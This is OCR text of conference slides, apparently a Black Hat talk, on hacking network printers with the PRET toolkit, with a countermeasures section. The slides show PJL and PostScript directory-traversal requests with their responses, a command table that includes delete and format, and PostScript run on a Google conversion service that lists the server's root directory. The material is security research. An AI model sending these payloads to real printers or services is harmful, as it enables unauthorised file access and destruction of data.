
Legend:		
	1	device vulnerable
	1*	vulnerability is limited
		not vulnerable/PostScript feedback not available
	?	not tested – physically broken printing functionality
	n/a	no support for PostScript or PJL password protection

Overview

Overview

1. **Background**
2. **Attacks**
3. **Evaluation**
4. **PRET**
5. **Beyond printers**
6. **Countermeasures**

PRinter Exploitation Toolkit (PRET)



User command

```
ls
```

Result

```
-    834   .profile
-    1276  init
d       -   tmp
```

PRET

Attacker

Connector

Translator

PJL

PostScript

PJL Request

```
@PJL FSDIRLIST NAME="0:\..\..\" ENTRY=1 COUNT=3
```

PostScript Request

```
/str 256 string def (%*%../../../*) {==} str filenameforall
```


Postscript Response

```
(%disk0%../../../ init)
(%disk0%../../../.profile)
(%disk0%../../../tmp)
```

PJL Response

```
init TYPE=FILE SIZE=1276
.profile TYPE=FILE SIZE=834
tmp TYPE=DIR
```

PRET commands



Command	PS	PJL	Description
`ls`	✓	✓	List contents of remote directory.
`get`	✓	✓	Receive file: get <file>
`put`	✓	✓	Send file: put <local file>
`append`	✓	✓	Append to file: append <file> <str>
`delete`	✓	✓	Delete remote file: delete <file>
`rename`	✓		Rename remote file: rename <old> <new>
`find`	✓	✓	Recursively list directory contents.
`mirror`	✓	✓	Mirror remote file system to local dir.
`touch`	✓	✓	Update file timestamps: touch <file>
`mkdir`	✓	✓	Create remote directory: mkdir <path>
`cd`	✓	✓	Change remote working directory.
`pwd`	✓	✓	Show working directory on device.
`chvol`	✓	✓	Change remote volume: chvol <volume>
`format`	✓	✓	Initialize printer's file system.
`fuzz`	✓	✓	File system fuzzing: fuzz <category>
`df`	✓	✓	Show volume information.
`free`	✓	✓	Show available memory.


Overview

1. **Background**
2. **Attacks**
3. **Evaluation**
4. **PRET**
5. **Beyond printers**
6. **Countermeasures**

Google Cloud Print

$ 3133.7


Target: Google



Converting PostScript = interpreting PostScript

PostScript in the web?

- PS conversion websites
- Image conversion sites
- Thumbnail preview




PostScript executed!

```
382 1493264701 1493264701 .
382 1493264701 1493264701 ..
1892 1490983277 1490983277 /bin
400 1493306246 1493306246 /dev
40 1493306246 1493306246 /home
284 1490983325 1490983325 /lib
3 1477440885 1477440885 /mnt
4096 1493837488 1493837488 /tmp
195 1490983335 1490983335 /var
3 1460492063 1460492063 /boot
3 1477440885 1477440885 /media
3 1477440885 1477440885 /opt
46 1477440885 1477440885 /root
40 1493306246 1493306246 /srv
150 1490983319 1490983319 /usr
0 1493306246 1493306246 /proc
130 1487781999 1487781999 /run
```

Overview


1. **Background**
2. **Attacks**
3. **Evaluation**
4. **PRET**
5. **Beyond printers**
6. **Countermeasures**

Countermeasures



Do not connect printers to the Internet

"Hacker Stackoverflowin made 160,000 printers spew out ASCII art around the world" -- theregister.co.uk



```
---> YOUR PRINTER HAS BEEN OWNED <---
|HHHHHH| |HHHHHH|
(32 Ehdr*)((0xFF & memes)base)-
```

```
stackoverflowin/stack the almighty,
hacker god has returned to his throne,
as the greatest memegod. Your printer
is part of a flaming botnet.

--> YOUR PRINTER HAS BEEN PWND'D <--

----
Questions?
Twitter: https://twitter.com/lmaostack
the hacker God himself,
and Brian Krebs.
```

Countermeasures

- ***Employees***: always lock the copy room
- ***Administrators:*** sandbox printers in a VLAN accessible only via print server
- ***Printer vendors:*** undo insecure design decisions (PostScript, proprietary PJL)
- ***Browser vendors:*** block port 9100

Black Hat sound bytes

Christian Slater was right: Printers are insecure

- PostScript and PJL considered dangerous
- Exploitation through lots of channels (websites, even ☺)
- No *real* countermeasures yet

Thanks for your attention...

PRET („**P**rinter **E**xploitation **T**oolkit“)

- https://github.com/RUB-NDS/PRET

Hacking Printers Wiki

- http://hacking-printers.net/

Questions?